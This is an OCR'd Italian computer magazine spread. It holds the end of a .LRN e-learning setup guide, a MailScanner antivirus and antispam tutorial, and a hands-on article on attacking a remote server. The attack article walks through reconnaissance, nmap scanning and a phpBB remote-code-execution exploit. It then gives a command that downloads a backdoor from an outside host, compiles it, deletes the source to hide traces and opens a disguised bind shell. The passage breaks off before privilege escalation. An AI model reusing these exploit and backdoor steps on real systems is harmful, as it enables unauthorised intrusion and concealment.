



Fig. 4 • Primo login nel sistema

mostra le due alternative scegliamo di installare da un repository remoto cliccando sul link che si trova nella parte sinistra *Install from repository.* A questo punto appare un elenco completo di moduli distinti fra applicazioni e servizi.
Come esempio introduttivo installiamo l'applicazione *Ad Server*, così da gestire l'esposizione di banner sul sito e la possibilità di monitorare i click ricevuti. Allora clicchiamo su *Application* e poi su *Install.* Selezioniamo dalla lista il checkbox relativo al servizio scelto e poi clicchiamo in basso sul tasto di conferma. È interessante notare che è possibile effettuare una installazione anche multipla di più pacchetti contemporaneamente. Ci viene presentata poi una pagina di conferma, dove dobbiamo provare la nostra scelta. In base poi alla velocità del nostro collegamento viene scaricato il tutto e installato automaticamente. Clicchiamo poi sul link che dovrebbe riavviare il tutto. Se per caso dopo qualche secondo la piattaforma non dovesse ripartire, basta eseguire nuovamente il comando

```
/var/lib/aolserver/dotlrn1/etc/daemontools/run &
```

Ricordiamoci comunque di essere loggati come utente *dotlrn1.* Questa volta, se ricarichiamo la pagina della gestione delle instal-

lazioni dei nuovi moduli, vedremo che è presente anche il modulo per la gestione dei banner con la relativa versione. Dal menu *OpenACS Site Wide Administration* possiamo anche aggiungere nuovi utenti del sistema. La cosa utile che notiamo è la possibiltà di caricare gli utenti non singolarmente, ma con un processo *batch.* Le altre voci presenti consentono di stabilire nuovi metodi per l'autenticazione nel sistema e un link alla documentazione generale.

SIMULIAMO UN CORSO

Siamo ora pronti per fare la nostra ultima prova, cioè simulare un corso vero e proprio. Usciamo dal sistema cliccando su *Logout* e poi effettuiamo nuovamente il *login.* Come prima cosa ci viene chiesto di registraci come Professore con accesso completo. Approviamo questa modalità. Dopo qualche secondo, dipende dalla nostra postazione, ci viene presentata la pagina principale dei docenti.
Per prima cosa creiamo un dipartimento. Dal link *Pannello di controllo* scegliamo *Amministrazione Generale Sito* e poi *Dipartimenti.* Clicchiamo sul pulsante *Nuovo Dipartimento* e creiamo un dipartimento con nome *"Dipartimento di Informatica"* Lasciamo gli altri campi vuoti. Dobbiamo creare ora una materia collegata a questo dipartimento. Ci viene subito presentata una pagina di riepilogo con i dipartimenti attivi e a fianco di ognuno c'è un link *Nuova Materia.* Aggiungiamo la nuova materia: *Programmazione Logica.*

Fig. 5 • Pagina di gestione dei moduli software

APPLICAZIONI E SERVIZI

In pratica le applicazioni sono moduli esterni che vengono caricati ed inseriti opportunamente nella piattaforma, come ad esempio la possibilità di gestire un sistema di banner pubblicitari oppure collezionare curriculum degli utenti o supportare una chat basata su IRC o Jabber.
I servizi invece sono estensioni della piattaforma stessa, magari per interfacciarsi ad altri sistemi come ad esempio i sistemi di pagamento online, oppure sistemi di autenticazione e certificazione.

Fig. 6 • Pagina per il login dei professori

A questo punto compare un'altra pagina di riepilogo dove però ancora non compaiono classi. Poichè una classe e un corso sono legati ad un periodo o una sessione, dobbiamo prima creare una sessione. Analogamente a prima andiamo nel *Pannello di controllo,* clicchiamo su *Session* e creiamo una sessione e un periodo. Possiamo anche usare il popup dei calendari per scegliere le date. Siamo arrivati al momento di creare una classe. Dal menu che troviamo in orizzontale in alto clicchiamo su *Subjects* e da lì creiamo una nuova classe. Nella pagina che ci viene proposta troviamo un riepilogo di dipartimenti con materie eclassi relative.
È anche possibile ripristinare con le vecchie impostazioni una classe precedente. Se scelgiamo di non creare anche un professore contestualmente lo possiamo aggiungere anche dopo. Scelto il nome della classe non ci resta che simulare il login come studente. Usciamo dal sistema, ricarichiamo la prima pagina e registriamoci come un nuovo utente. Dopo aver compilato i campi dobbiamo effettuare di nuovo il logout e poi il login come amministratori e dal pannello di controllo scegliamo l'amministrazione generale del sito e poi utenti. Lì vedremo la nostra nuova richiesta pendente. Basterà per noi cliccare su *"Approva e aggiungi a Dot".* Dalla schermata successima scelgiamo di trattare questo utente come studente senza privilegi. Ora effettuiamo nuovamente il logout e il login con i parametri dell'utente appena approvato. Dal menu *"Il mio spazio"* clicchiamo su *"Partecipa ad una classe o a una comunità",* infine, clicchiamo su *Join.* Ora tornando sulla pagina *"Il mio spazio"* troveremo un nuovo link con il nome della classe a cui stiamo partecipando. Come è semplice capire dalla pagina che ci viene presentata, cliccando su questa classe si ha accesso a un calendario con gli appuntamenti della classe, una seazione download, delle news e tanto altro. Ovviamente uno studente può partecipare a più classi. È anche possibile creare delle comunità, similmente ci sarà un calendario condiviso, un'area download e molto altro.

CONCLUSIONI

Questa piattaforma per l'E-Elearning è molto potente e flessibile ma allo stesso tempo complessa da gestire. Per padroneggiare il sistema, basta solo un po' di esercizio, senza scoraggiarsi se qualche passaggio non riesce al primo colpo o se è necessario un po' più di tempo per configurare tutti i moduli.
Inoltre, è bene precisare che questa piattaforma richiede delle risorse hardware che si avvicinano alle specifiche di una macchina di classe server.

Carlo Stumpo

Rete

STOP A VIRUS E SPAM

Tecniche e consigli per implementare in modo semplice ed economico un filtro antivirus e antispam e proteggere la nostra rete domestica o aziendale, da codice "maligno" e posta indesiderata

Con oltre 450.000 download e circa 5 miliardi di mail filtrate ogni settimana, MailScanner è uno dei motori di scansione antivirus per server di posta elettronica più utilizzati al mondo. Il software è distribuito con licenza GNU GPL e permette di utilizzare contemporaneamente fino a 14 diversi software antivirus.
Tra questi citiamo *Sophos* (**www.sophos.com** - commerciale), *McAfee* (**www.mcafee.com/it**), *f-prot* (**www.f-prot .com**), *H+BEDV Antivir* (**www.antivir.de/en**), *ClamAntivirus* (**www.clamav.net**) e *BitDefender* (**www.bitdefender.com**).
Per questi ultimi l'utilizzo è gratuito per fini non commerciali.
Caratteristiche fondamentali di MailScanner sono:

- aggiornamento automatico delle definizioni per i motori di scansione antivirus installati sul relay di posta elettronica;
- alta scalabilità;
- facilità di configurazione;
- massimo controllo sullo spam;
- rilevazione delle *"Phishing Fraud"*
- controllo sul contenuto dei messaggi
- utilizzo di *"realtime blacklist"* per impedire l'inoltro di posta proveniente da spammers.

REQUISITI HARDWARE

Per il corretto funzionamento di MailScanner non occorre hardware particolarmente potente. Un server di medie dimensioni (con processore di 2,4 Gbyte e 1 Gbyte di memoria RAM) riesce a gestire abbastanza agevolmente 15.000 mail al giorno.

PROCEDIAMO CON L'INSTALLAZIONE

Scarichiamo l'ultima versione di MailScanner disponibile al momento della stesura dell'articolo (all'interno del CD-DVD allegato è disponibile la versione MailScanner 4.40.11-1):

```
wget http://www.sng.ecs.soton.ac.uk
        /mailscanner/files/4/rpm
    /MailScanner-4.38.10-1.rpm.tar.gz
```

e digitiamo:

```
tar -zxvf MailScanner-4.38.10-1.rpm.tar.gz
```

Entriamo nella directory: *cd MailScanner-4.38.10-1* e avviamo l'installazione con il comando:

```
./install.sh
```

Finita l'installazione MailScanner inviterà a:

- arrestare il servizio *sendmail (service sendmail stop)*
- non fare avviare sendmail all'avvio di Linux *(chkconfig sendmail off);*
- abilitare l'avvio di *MailScanner* all'avvio della LinuxBox con qualsiasi init *(chkconfig --level 2345 MailScanner on);*
- fare partire il servizio *MailScanner (service MailScanner start).*

CONFIGURAZIONE DI BASE

Il file da configurare si chiama MailScanner.conf collocato nella directory */etc/MailScanner.* Entriamo nella directory *cd /etc/MailScanner/* ed editiamo il file *MailScanner.conf* con il nostro editor preferito e variamo i parametri (**Tabella 1**). Per testare il server di posta elettronica così configurato utilizzeremo il virus test messo a punto da *EICAR*. Per farlo è sufficiente inserire la stringa:

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-
```

File originale	File modificato	Cosa modifica
%report-dir% = /etc/ MailScanner/reports/en	%report-dir% = /etc/MailScanner/reports/it	Modifica I messaggi di errore dalla lingua inglese a quella italiana I messaggi di errore sono nella directory: -/etc/MailScanner/reports/en in lingua inglese -/etc/MailScanner/reports/it in lingua italiana
%org-name% = yoursite	%org-name% = NomeAzienda	Modifica il nome dell'organizzazione all'interno degli header
Virus Scanners = none	Virus Scanners = clamav antivir f-prot bitdefender	Attiva i motori di ricerca precedentemente installati. Contestualmente si indica l'ordine con cui gli antivirus installati controlleranno le mail

Tabella 1: Parametri del file di configurazione MailScanner.conf

```
TEST-FILE!$H+H*
```

all'interno di una mail per verificare il corretto funzionamento di MailScanner. In questo caso viene rilevato il virus dai motori antivirus e viene inviata:

- al postmaster una mail contenente le indicazioni sul virus intercettato, quali antivirus hanno riconosciuto il virus e da quale indirizzo IP della rete è partita la mail infetta;
- una mail al destinatario con l'indicazione del motivo per cui la mail è stata bloccata e quale virus è stato rilevato.

MailScanner permette, in ogni caso, di inviare una notifica anche al mittente mediante l'opzione *"Notify Senders = yes"*.

UNA CONFIGURAZIONE OPERATIVA (ANDIAMO IN PROFONDITÀ)

La configurazione che abbiamo creato è sicuramente un buon inizio. Possiamo, però, migliorarla eliminando, per esempio, le notifiche di virus ai nostri utenti, evitando di mettere i file infetti in quarantena o gestendo lo spam e le RTB (**Tabella 2**).
Il file di configurazione di MailScanner (*/etc/MailScanner.conf*) è molto complesso e può essere configurato in vario modo a seconda delle esigenze aziendali. In ogni caso risulta essere molto comprensibile in quanto ogni parametro è ben commentato.
Ricordiamo solo */etc/MailScanner,* la directory principale che contiene i file di configurazione del servizio. Al suo interno contiene:

- **filename.rules.conf** e **filetype.rules.conf** – contenenti i nomi dei file e le estensioni vietate;
- **MailScanner.conf** – il file principale di configurazione;
- **spam.assassin.prefs.conf** – configurazione di *SpamAssassin* per MailScanner*;*
- **spam.lists.conf** – file di configurazione delle *DNS blacklist* per *MailScanner;*
- **virus.scanners.conf** – file contenente le posizioni dei motori antivirus e dei relativi file di aggiornamento delle definizioni.

EICAR, VEDIAMO DI COSA SI TRATTA

È la sigla di un virus fittizio creato dall'European Institute of Computer Anti-virus Research per testare il funzionamento dei programmi antivirus (per evidenti ragioni, sarebbe una pessima idea effettuare il test con un virus autentico). Si tratta infatti di una stringa di caratteri che tutti i software, per un reciproco accordo fra i produttori, riconoscono convenzionalmente come se fosse un vero virus.

La directory */etc/MailScanner/reports/it,* contiene la messaggistica di errore in italiano. È anche possibile effettuare modifiche ai messaggi di errore standard.
All'interno della directory */etc/MailScanner/rules* trovano posto le regole descritte nei file


File originale	File modificato	Cosa modifica
Quarantine Infections = yes	Quarantine Infections = no	Non conserva copia dei files infetti.
Information Header Value = Please contact the ISP for more information	Information Header Value = quello_che_volete_scrivere	Inserisce un header "X-NomeAzienda-MailScanner-Information " contenente informazioni descrittive
Warning Is Attachment = yes	Warning Is Attachment = no	L'avviso di virus viene inoltrato come testo nella mail e non come file allegato
Notices Include Full Headers = no	Notices Include Full Headers = yes	Per amministratori di sistema. Include gli header della mail infetta nella mail di notifica a postmaster
Spam List = ORDB-RBL SBL+XBL # MAPS-RBL+ costs money (except .ac.uk)	Spam List = ORDB-RBL SBL+XBL Easynet-DNSBL BLITZEDALL SORBS-DNSBL spamcop.net	RealTime Black List. Se il mittente risulta in una blacklist la mail non viene inviata al destinatario

Tabella 2: Modifiche avanzate ai file di configurazione

Come funziona MailScanner

Ma come agisce MailScanner? I messaggi vengono controllati in cascata da:

- Real-time blacklist (RTB)
- Spamassassin
- Antivirus

Non è necessario configurare e lanciare i singoli programmi (Sendmail, SpamAssassin, ProcMail). Penserà a tutto MailScanner invocandoli quando serve. Il controllo "Real-time blacklist" controlla se il mittente è presente in blacklist gestite da gruppi privati. Il controllo effettuato si basa sull'indirizzo IP del mittente (se, per esempio, la mail proviene da un indirizzo IP dinamico la mail viene bloccata) o sul dominio di provenienza della mail. Se la mail in ricezione è classificata come SPAM la mail non viene inoltrata al destinatario. In caso di utilizzo di Sendmail come MTA è, in ogni caso, possibile configurarlo in modo da non accettare mail da domini non risolti dal DNS (commentando "FEATURE(`accept_unresolvable_domains')dnl" nel file /etc /mail/sendmail .mc). Questo può essere utile per diminuire il numero di query effettuate dal server in gestione alla RTB. La mail che supera

Schema di funzionamento di MailScanner

questo controllo viene elaborata da Spamassassin. Spamassassin effettua una serie di controlli (mittente e dominio da cui la mail parte per esempio) ed attribuisce un valore secondo alcuni criteri. Se la somma dei valori è uguale a 6 punti (valore che può essere variato dal responsabile di rete) la mail viene marchiata come "SPAM" nell'oggetto. L'utente finale può, per sua comodità, creare una regola automatica nel client di posta elettronica del suo computer in modo tale che la mail indesiderata venga cestinata o archiviata in una cartella particolare. In ogni caso l'amministratore di rete può scegliere se etichettare, rifiutare, scartare, archiviare o spedire la mail contenente spam ad altri indirizzi per il controllo dei contenuti. Superato questo controllo viene effettuato il controllo della mail con i motori antivirus installati sul server secondo l'ordine desiderato. Se la mail contiene codice virale MailScanner può (secondo la configurazione decisa dall'amministratore di sistema) decidere di mettere in quarantena (operazione non consigliata in caso di server mail che gestiscono grossi volumi di posta) o cancellare la mail infetta ed inviare una mail contenente informazioni circa il nome del virus contenuto nella mail e quali motori antivirus hanno riconosciuto il codice virale. È possibile, altresì, inviare al destinatario la mail "pulita", notificargli il virus a lui indirizzato, oppure non notificare nulla.
La mail, superati tutti questi controlli, viene regolarmente inoltrata al destinatario.

- *bounce.rules*
- *spam.whitelist.rules*

Infine, all'interno di */etc/MailScanner/mcp* sono presenti i file

- *10_example.cf*
- *mcp.spam.assassin.prefs.conf*

INSTALLAZIONE DEI MOTORI ANTIVIRUS

F-PROT - Versione Linux di un antivirus già molto apprezzato nella versione per Windows. Utilizza il motore di scansione di *F-Prot* ma con la possibilità di utilizzare anche il dispositivo euristico per la ricerca di virus sconosciuti. È in grado di proteggere contro macro virus ed altri software dannosi, compresi i Trojans. Effettua lo scanning di file, directory e dispositivi.
Per l'installazione:

```
wget ftp://ftp.f-prot.com/pub/linux/fp-linux-ws-4.5.3-
                                              1.i386.rpm
rpm -Uvh fp-linux-ws-4.5.3-1.i386.rpm
```

A questo punto aggiorniamo le definizioni antivirus con

```
/usr/local/f-prot/tools/check-updates.pl
```

CLAM ANTIVIRUS - *ClamAV* è rilasciato per diverse piattaforme Unix sotto licenza GPL. Attualmente viene utilizzato in Italia da aziende del calibro di *Aruba, Register.it, HTML.it* ed Atenei pubblici come l'Università degli studi di Verona ed il Dipartimento di Matematica ed Applicazioni dell'Università degli studi di Palermo.
Tra le potenzialità:

AGGIORNIAMO MAILSCANNER

Con l'uscita di una nuova release di MailScanner potrebbe sorgere la necessità effettuare un aggiornamento del sistema di protezione. Prima di procedere all'aggiornamento è sempre consigliato effettuare un backup dei file di configurazione (/etc /MailScanner). L'aggiornamento di per se non è traumatico. Basta utilizzare l'ultima versione del software e procedere regolarmente all'installazione (come spiegato nel corso dell'articolo). A questo punto basta eseguire upgrade_MailScanner_ conf. Seguiamo le istruzioni ricordando che la nostra installazione parte dalla versione RPM e dopo qualche minuto ci ritroveremo con MailScanner aggiornato in modo indolore.

- riconoscimento macrovirus di Microsoft Word per Windows e per Macintosh;
- scansione di file compressi;
- Zip;
- RAR (2.0);
- Tar;
- Gzip;
- Bzip2;
- MS OLE2;
- MS Cabinet Files;
- MS CHM (Compiled HTML);
- MS SZDD compression format.

Prima di scaricare l'ultima versione di *ClamAV* occorre scaricare le librerie *zlib*. Queste librerie cross-platform vengono utilizzate da molti programmi per comprimere e decomprimere file. Tramite *wget* scarichiamo le librerie *zlib*:

```
wget http://www.zlib.net/zlib-1.2.2.tar.gz
```

e, una volta completato il download, digitiamo:

```
tar -zxvf zlib-1.2.2.tar.gz
```

In questo modo verrà "unzippato" il file compresso. L'ultimo passo è l'installazione di *zlib* con i classici:

```
./configure
make
make install
make clean
```

Procediamo con il download dell'ultima versione del software antivirus (attualmente è la 0.83) ...

```
wget http://mesh.dl.sourceforge.net/sourceforge
                                  /clamav/clamav-0.83.tar.gz
```

Una volta completato il download digitiamo:

```
tar -zxvf clamav-0.83.tar.gz
```

in modo da decomprimere il file compresso. Verrà creata la directory *clamav-0.83* all'interno della directory */root/MailScanner*. Prima di procedere all'installazione occorre creare un nuovo gruppo di utenti con il comando:

```
groupadd clamav
```

e inserire l'utente *"clamav"* con il comando:

```
useradd -g clamav -s /bin/false -c "Clam AntiVirus" clamav
```

Successivamente entriamo nella directory con il comando:

```
cd clamav-0.83
```

PROBLEMI NOTI CON FEDORA

Occorre fare una precisazione per gli utenti che utilizzano Fedora. Questa utilizza una tecnologia particolare chiamata "prelink". Questa tecnologia permette di ridurre i tempi di caricamento dei programmi ed è abilitato di default. Questo causa un conflitto con H+BEDV Antivir. Occorre, pertanto, aggiungere nel file prelink.conf nella directory /etc la riga:

```
-b /usr/lib/AntiVir/antivir
```

Occorre ricordarsi, altresì, di effettuare la registrazione al link ***www.hbedv.com/en/support/unix_private_registration/index.html*** per potere effettuare l'aggiornamento automatico delle definizioni antivirus. A questo punto verrà inviato il file hbedv.key all'indirizzo di posta indicato durante la registrazione. Copiando questo file nella directory /usr/lib /AntiVir si potrà effettuare l'aggiornamento per i 365 giorni successivi alla registrazione. H+BEDV permette l'aggiornamento nel caso di utilizzo dell'antivirus per scopi riservati e non commerciali. Per aggiornarlo basta accedere alla directory */usr/lib/Antivir (cd /usr/lib/AntiVir)* e digitare:

```
./antivir --update
```

e lanciamo i classici comandi di installazione del software sotto linux:

```
./configure
make
make install
make clean
```

Editiamo il file *clamav.conf* ed il file *freshclam.conf* nella directory */usr/local/etc* e commentiamo il rigo in cui appare la parola *"Example"* (come indicato nel file stesso). L'installazione è completata !!! Aggiorniamo ora le definizioni antivirus con il comando:

```
freshclam.
```

Roberto Pennolino

BIBLIOGRAFIA E LINK

Sito ufficiale di MailScanner - ***www.mailscaner.info***
Introduzione a MailScanner - ***www.mailscanner.biz/introduction.html***
Novità della versione 4 - ***www.sng.ecs.soton.ac.uk/mailscanner/newinv4.shtml***
Manuale in versione PDF - ***www.fsl.com/support/MailScanner-Manual-Version-1.0.1.pdf***
Spiegazione estesa del file MailScanner.conf - ***www.sng.ecs.soton.ac.uk/mailscanner/man/MailScanner.conf.5.html***
Sito ufficiale di F-Prot - ***www.f-prot.com***
Sito ufficiale di Clam Antivirus - ***www.clamav.net***
Sito ufficiale di BitDefender - ***www.bitdefender.com***
Sito ufficiale H+BEDV - ***www.antivir.de/en***

Rete

SOFTWARE SUL CD-DVD

ANALISI DI UN ATTACCO REMOTO

Se è vero che la migliore difesa è l'attacco, seguiteci Vivremo in prima persona le diverse fasi dalla raccolta di informazioni all'accesso come utente root, fino all'installazione di una backdoor

Qualsiasi attacco a un sistema remoto, inizia dalla raccolta di informazioni (Information gathering) dettagliate che potranno tornare utili successivamente. È importante sapere a chi "appartiene" la macchina, dove risiede, quale sistema operativo usa, se ha cambiato IP di recente e tutto quanto è possibile estrapolare. Questa è la fase più importante, perchè più approfondite saranno le nostre conoscenze, più saremo in grado di procedere. Con un po' di pratica otterremo tutto ciò di cui abbiamo bisogno in poco tempo... Ma vediamo subito cosa fare.

Le prime informazioni possiamo ottenerle dal dominio, nel corso dell'articolo, per motivi di privacy, ne utilizzeremo uno fittizio. Dai nomi di dominio saremo in grado di ottenere molte informazioni; tali nomi vengono infatti registrati presso opportune autorità che ne conservano tutti i dati. Perciò utilizzeremo un semplice programma per effettuare una richiesta al database e scoprire a chi appartiene questo dominio: whois (se non lo avete già installato, potete prelevarlo da qui: **www.linux.it/~md/software**), che in automatico mostrerà tutte le informazioni disponibili. Ecco il comando e il risultato ottenuto:

```
whois www.dominio.com
        Registrant:
   Pippo Pippo
   P.O. Box 3043
   Berkeley, California 94703
   United States

Registered through: registro.com
      Domain Name: WWW.DOMINIO.COM
      Created on: 05-Dec-03
      Expires on: 05-Dec-05
      Last Updated on: 05-Dec-04

Administrative Contact:
      Pippo, Pippo
              pippo@altrodominio.com
      Work Enterprise
      P.O. Box 1111
      Berkeley, California 25647
      United States
      (894) 987-7412        Fax --
```

Tra tutte le informazioni, guardando in basso, vedremo il nome di chi ha registrato tale dominio (Pippo Pippo), il suo indirizzo, il sito tramite cui è stata effettuata la registrazione del nome (www.dominio.com), la data di scadenza ed anche la sua email. Ora sappiamo a chi appartiene il sito, ma possiamo fare in modo di sapere qualcosa di più, ad esempio quale browser viene utilizzato e se è stato aggiornato di recente oppure no.

Portare a termine questo compito è piuttosto semplice, utilizzeremo **netcraft.com**, un sito che effettua uno scanning dei vari nomi e registra in un database l'IP, il browser e altre informazioni utili per farci un'idea della macchina. Puntiamo il nostro browser su netcraft.com, nel box in alto a sinistra, inseriamo il nome da controllare e premiamo Invio. Otterremo qualcosa di simile a quanto appare in **Figura 1**. La macchina utilizza Apache con PHP, mentre, come sistema operativo utilizza Linux; il suo indirizzo IP (Internet Protocol) non è stato cambiato recentemente e si trova in California.

Whats that site running? wwwdominio.com

OS, Web Server and Hosting History for www.dominio.com

http://www.dominio.com was running Apache on Linux when last queried at 17-Feb-2005 14:05:17 GMT Site Report
Try out the Netcraft Toolbar! FAQ

OS	Server	Last changed	IP address	Netblock Owner
Linux	Apache/1.3.26 (Unix) PHP/4.2.2	17-Feb-2005	192.168.1.2	Brunching

Fig. 1 • Le informazioni fornite da Netcraft sul dominio che abbiamo inserito

SCANSIONE DELLE PORTE

Ora che abbiamo una prima idea della situazione, entriamo nei dettagli e scopriamo cosa potrà tornare utile ai fini di un attacco (per ovvi motivi legali, tutti gli attacchi che vedrete d'ora in poi saranno effettuati su una macchina locale). Utilizzeremo un tool di scanning piuttosto famoso: Nmap, sicuramente uno tra i migliori scanner di porte oggi disponibili. Effettueremo un syn-scan (piu' veloce e meno "rumoroso" di uno scan classico) sulle porte piu' utilizzate, chiedendo a nmap di scoprire il sistema operativo in uso:

```
nmap -sS -O -F 192.168.1.4
```

sS - effettua un Syn-scan;
O - cerca di indovinare il sistema operativo;
F - fai lo scan sulle porte piu' utilizzate.

Ovviamente dovrete sostituire l'IP con quello della macchina da studiare, nel caso dell'esempio ecco il risultato:

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ )
Interesting ports on 192.168.1.4:
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.5.25 - 2.6.3 or Gentoo 1.2 Linux
                          2.4.19 rc1-rc7), Linux 2.6.3 - 2.6.8
```

Le porte aperte sono soltanto due, quella sulla quale gira SSH e quella del server web (80/tcp open http), il sistema operativo è proprio Linux e pertanto è possibile provare ad ottenere un accesso alla macchina.





Fig. 2 • Esempio di utilizzo del front-end grafico Nmapfe

IL MOMENTO DELL'ATTACCO

Cerchiamo di scoprire quale è la versione di ssh utilizzata:

```
telnet 192.168.1.4 22
        Trying 192.168.1.4...
Connected to 192.168.1.4.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.9p1
```

A quanto pare è abbastanza aggiornata. Una rapida ricerca sul web non riporta nessuna vulnerabilità pubblica che possiamo sfruttare, dovremo quindi ripiegare sul server web e vedere se per caso è presente qualche servizio vulnerabile, o dal quale si possa ottenere in qualche modo accesso alla macchina. Puntiamo allora il nostro browser su http://192.168.1.4 (un indirizzo della LAN nella quale è stato effettuato il test) il sito è stato realizzato con PhpBB; e guardando il footer della pagina troviamo una cosa interessante (**Figura 3**). PhpBB, per chi non lo sapesse, è uno

Fig. 3 • La versione di PhpBB in uso su questo server è affetta da una grave vulnerabilità che consente ad un aggressore di eseguire codice sulla macchina tramite una semplice query fatta da browser

dei forum più utilizzati sulla rete, le versioni < 2.0.11 sono tutte affette da una grave vulnerabilità che consente ad un aggressore di eseguire codice sulla macchina tramite una semplice query fatta da browser. PhpBB è in grado di fare l'highlight delle parole. Nelle vecchie release non veniva controllato a dovere il parametro che indicava la parola da evidenziare, pertanto era possibile eseguire del codice (tramite una string appositamente formattata) sulla macchina remota. Troverete allegato un file "phpbb_exploit.php" che potrà essere utile come esempio, quindi copiamolo dal CD-DVD (~/software/_listati/Attacco_Remoto) e proviamo ad avviarlo (richiede php e le libcurl):

```
$ chmod 755 phpbb_exploit.php
$ ./phpbb_exploit
Usage: ./phpbb_exploit.php <URL>
                               <command> [topic id]
                                    [proxy]
```

WHOIS

Il client whois che abbiamo utilizzato è un tool (italiano) che, tramite opportune query ai database dei nomi, ci consente di ottenere tutte le informazioni che vogliamo su un determinato dominio. L'installazione richiede davvero pochissimi secondi:

```
$ wget http://ftp.debian.org/debian/pool/main/w/whois/
                                        whois_4.7.0.tar.gz
$ tar xzf whois_4.7.0.tar.gz
$ cd whois_4.7.0
# make && make install
```

```
URL  URL to phpnBB site (ex: http://127.0.0.1/html)
         command  command to execute on server  (ex:
                                           'ls -la')
  topic_id          topic id
  proxy    optional proxy url  (ex:
                              http://10.10.10.10:8080)
```

L'utilizzo non presenta nessuna difficoltà, questo exploit non fa altro che creare per noi la stringa che verrà eseguita sul server. L'unica cosa richiesta è un *topic_id* valido, questo numero potete tentare di indovinarlo (provando ad esempio 10, 11, 12... in poco tempo dovreste trovarne uno valido), oppure potete semplicemente passare il mouse su un qualunque topic all'interno del forum (**Figura 4**):

```
http://192.168.1.4/viewtopic.php?t=86&sid=43148e32156b13efdb627b9325e99179
```

Fig. 4 • La parte evidenziata è il topic ID di cui abbiamo bisogno

Il parametro "*t=86*" significa "*topic_id = 86*" ed il numero "86" è quello che useremo per vedere se il nostro exploit funziona (il vostro molto probabilmente sarà diverso ma non importa, qualunque topic_id va bene). Possiamo ora testare il nostro exploit:

```
$ ./phpbb_exploit http://192.168.1.4 'ls -la' 86
total 382 drwxr-xr-x  10 apache apache   752 Nov 29
 16:46 . drwxr-xr-x   5 apache apache 184 Jan 28 15:49
 .. drwxr-xr-x   2 apache apache 776 Nov 29 17:55 admin
 drwxr-xr-x   2 apache apache 112 Jul 10  2004 cache -
         rw-r--r--   1 apache apache 6421 Nov 18 21:02
                                          common.php
```

È evidente che l'output non è formattato, ma non importa, è sufficiente sapere che l'exploit funziona. Adesso però rendiamoci la vita più semplice e installiamo una piccola backdoor che useremo per dare comandi, piuttosto che fare tutto tramite phpBB (metodo alquanto rumoroso perchè riempie in fretta i log). Il file blackhole.c, è una piccola e semplice backdoor che attacca una shell ad una porta della macchina, potete configurarla a piacere per scegliere la porta, e per scegliere il nome del processo che vedrete facendo "ps aux". La backdoor è configurata per bindarsi sulla porta 12666 e apparire come "*/sbin/agetty 38400 tty1 linux*" se si esegue il comando ps. A questo punto dobbiamo trasferirla sul server sottoposto all'attacco.
Creiamo un account free su un qualunque server (anche locale) e uploadiamo il file blackhole.c, poi procediamo di nuovo con l'exploit, in questa maniera:

```
$ ./phpbb_exploit http://192.168.1.4 '/usr/bin/wget
                  http://indirizzo-dove-risiede-
  la-backdoor.com/blackhole.c ; /usr/bin/gcc blackhole.
  c -o blackhole && rm blackhole.c ; ./blackhole &' 86
```

Analizziamo in dettaglio cosa abbiamo fatto:

1. wget del file blackhole.c dal nostro spazio free;
2. compilazione della backdoor tramite gcc;
3. rimozione del sorgente... per eliminare le tracce;
4. avvio in background della backdoor.

Se al primo tentativo non dovesse funzionare, provate a cambiare i path da /usr/bin a /usr/local/bin. A questo punto utilizziamo telnet sulla porta 12666 della nostra macchina, dovremmo trovarci una shell:

```
    $ telnet 192.168.1.4 12666
    Trying 192.168.1.4...
Connected to 192.168.1.4.
Escape character is '^]'.
Please enter each command followed by ';'
ls ;
admin
cache
common.php
config.php
```

Ricordate di terminare con ";" ogni comando, non è sicuramente il massimo del comfort ma almeno abbiamo una shell su cui agire. Vediamo quindi quali permessi ha l'utente che abbiamo appena sfruttato:

```
    id ;
uid=81(apache) gid=81(apache)
```

Con questo uid non è possibile andare oltre, perciò...

NMAP

